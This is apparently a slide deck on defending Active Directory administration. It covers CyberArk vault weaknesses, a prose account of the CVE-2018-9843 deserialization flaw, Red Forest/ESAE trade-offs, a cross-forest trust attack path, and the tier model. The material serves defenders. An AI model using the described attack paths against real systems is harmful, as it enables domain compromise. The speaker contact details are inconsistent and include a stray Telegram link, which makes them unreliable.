
```
GroupDomain : trimarcresearch.com
GroupName   : CyberArk Admins
MemberDomain : trimarcresearch.com
MemberName  : Eddie
MemberSID   : S-1-5-21-3059099413-3826416028-81522354-1601
```



Copyright © 1999-2017 CyberArk Software Ltd. All Rights Reserved.  
Version 9.9.0 (9.90.0.18) [About](#) | [Mobile version](#)



Copyright © 1999-2018 CyberArk Software Ltd. All Rights Reserved.  
Version 10.2.0 (10.2.0.55) [About](#) | [Mobile version](#)



Sean Metcalf [@Pyrotek3 |  
sean@trimbasecurity.com]

- Authentication to the PV webserver is typically performed with the admin's user account.
- Connection to the PV webserver doesn't always require MFA.
- The PV servers are often administered like any other server.
- Anyone on the network can send traffic to the PV server (usually).
- Sessions aren't always limited creating an opportunity for an attacker to create a new session.
- Vulnerability in PV can result in total Active Directory compromise.

- CVE-2018-9843:  
“The REST API in CyberArk Password Vault Web Access before 9.9.5 and 10.x before 10.1 allows remote attackers to execute arbitrary code via a serialized .NET object in an Authorization HTTP header.”
- Access to this API requires an authentication token in the HTTP authorization header which can be generated by calling the “Logon” API method.
- Token is a base64 encoded serialized .NET object (“CyberArk.Services.Web.SessionIdentifiers”) and consists of 4 string user session attributes.
- The integrity of the serialized data is not protected, so it’s possible to send arbitrary .NET objects to the API in the authorization header.
- By leveraging certain gadgets, such as the ones provided by ysoserial.net, attackers may execute arbitrary code in the context of the web application.




# What about Admin Forest?

(aka Red Forest)



# Admin Forest = Enhanced Security Administrative Environment (ESAE)



- New AD Forest with high security configuration.
- ESAE forest is isolated from the production network with strong network controls (firewalled encrypted communication).
- Production AD Forest has a 1-way trust with the Admin Forest.
- Production AD admin groups are empty, except group for ESAE admin groups.
- Admin groups/accounts in ESAE can't admin ESAE.
- All systems run the latest workstation & server OS version.
- Auto-patching by ESAE management/patching system.
- Production AD admin accounts in ESAE should not retain full-time Production AD admin group membership and require MFA for authentication.
- ESAE should be carefully monitored for anomalous activity.

## Pros

- Effectively isolates Domain Admins and other Active Directory Admins.
- When deployed properly, the Red Forest can be effective in limiting attacker AD privileged access.

## Cons

- Expensive to deploy.
- Greatly increases management overhead & cost.
- Duplicate infrastructure.
- Doesn't fix production AD issues.
- Doesn't resolve expansive rights over workstations & servers.

- Assume Breach
- Before deploying, check the environment
- Start clean, stay clean
- If the production AD environment is compromised, what does ESAE buy you?
- What should be done first?

trimarcresearch.com Properties


General Trusts Managed By

Domains trusted by this domain (outgoing trusts):

Domain Name	Trust Type	Transitive
lab.trimarcresearch.com	Child	Yes
trd.priv	Forest	Yes

Domains that trust this domain (incoming trusts):

Domain Name	Trust Type	Transitive
lab.trimarcresearch.com	Child	Yes



trd.priv Properties

General Name Suffix Routing Authentication

This Domain: trimarcresearch.com

Other Domain: trd.priv

Trust type: Forest

Direction of trust:  
Outgoing: Users in the specified domain can authenticate in the local domain, but users in the local domain cannot authenticate in the specified domain.

Transitivity of trust:  
This trust is forest transitive. Users from indirectly trusted domains within the enterprise may authenticate in the trusting enterprise.





To confirm or reset this trust relationship and update its routed name suffixes, click Validate.

Validate

## Administrators Properties


Object	Security	Attribute Editor
General	Members	Member Of
		Managed By

Members:

Name	Active Directory Domain Services Folder
 Domain Admins	trimarcresearch.com/Users
 Enterprise Admins	trimarcresearch.com/Users
 TRD AD Admins	TRDPRIV
 trimarcadmin	trimarcresearch.com/Users

# How effective is the Admin Forest?

- Deployments often ignore the primary production AD since all administrators of the AD forest are moved into the Admin Forest.
- They often don't fix all the issues in the production AD.
- They often ignore service accounts.
- Agents on Domain Controllers are a target – who has admin access?
- Identify systems that connect to DCs with privileged credentials on DCs (backup accounts).



Forest A Domain  
Admin Account

Result:  
Full Compromise of the  
Production Active Directory

- Production (Forest A) <--one-way--trust---- External (Forest B)
- Production forest AD admins manage the External forest.
- External forest administration is done via RDP.
- Production forest admin creds end up on systems in the External forest.
- Attacker compromises External to compromise Production AD.

## Mitigation:

- Manage External forest with External admin accounts.
- Use non-privileged Production forest accounts with External admin rights.

# Building the Best Defenses

Securing Active Directory  
Administration

Sean Metcalf [@Pyrotek3 |  
<https://t.me/learningnets>  
sean@primarcsecurity.com]



Administrative  
Credential  
Isolation  
&  
Protection

Hardening  
Administrative  
Methods

Reducing &  
Limiting  
Service  
Account Rights

Effective  
Monitoring

- Focus on protecting admin credentials.
- Separate AD admin account from user account.
- Separate AD admin account from other admin accounts.
- Use distinct naming - examples:
  - ADA – AD Admins
  - SA – Server Admins
  - WA – Workstation Admins
- Ensure AD admin accounts only logon to secured systems
  - AD Admin Workstations
  - AD Admin Servers
  - Domain Controllers

# Why Admin Workstations?

- The battle has moved from the perimeter to workstations on the network.
- Management of regular workstations provides a common escalation path.
- Credentials found on workstations are often used to elevate privileges.
- Builds on the concept of separate accounts for user activities and administrative tasks.

*Keep in mind that any agent that can install/run code typically has Admin/System rights to the computer.*

- AD Administration Systems:
  - Isolate and protect privileged credentials.
  - Provide a secure environment for admins to perform required privileged tasks.
  - Disrupt the common attack playbook.

- System Configuration:
  - Only admin accounts can logon (though with no admin rights)
  - Separate administration
  - Separate management/patching from other systems
  - Auto-patching
  - Firewalled from the network, only allowing specific admin comms
  - Restrict access to management protocols (RDP, WMI, WinRM, etc)
  - Enforce Network Level Authentication (NLA) for all RDP connections.
- Leverage MFA where possible for additional administration security (typically used for RDP to Admin Server).



## Microsoft Tier Model:

- Difficult and costly to implement.
- Duplicates infrastructure & admin accounts.
- Rarely fully implemented.
- Focus on Tier 0 (Domain Controllers and AD Admins first).

## Microsoft Tier Model: What is Tier 0?


- Domain Controllers
- Privileged AD Accounts & Systems
  - AD Admins
  - Service accounts
  - AD Admin workstations & server
- ADFS & Federation Servers
- Azure AD Connect Servers (when synchronizing password hash data)
- PKI infrastructure
- Password vault systems that contain/control AD admin credentials
- Tier 0 management systems

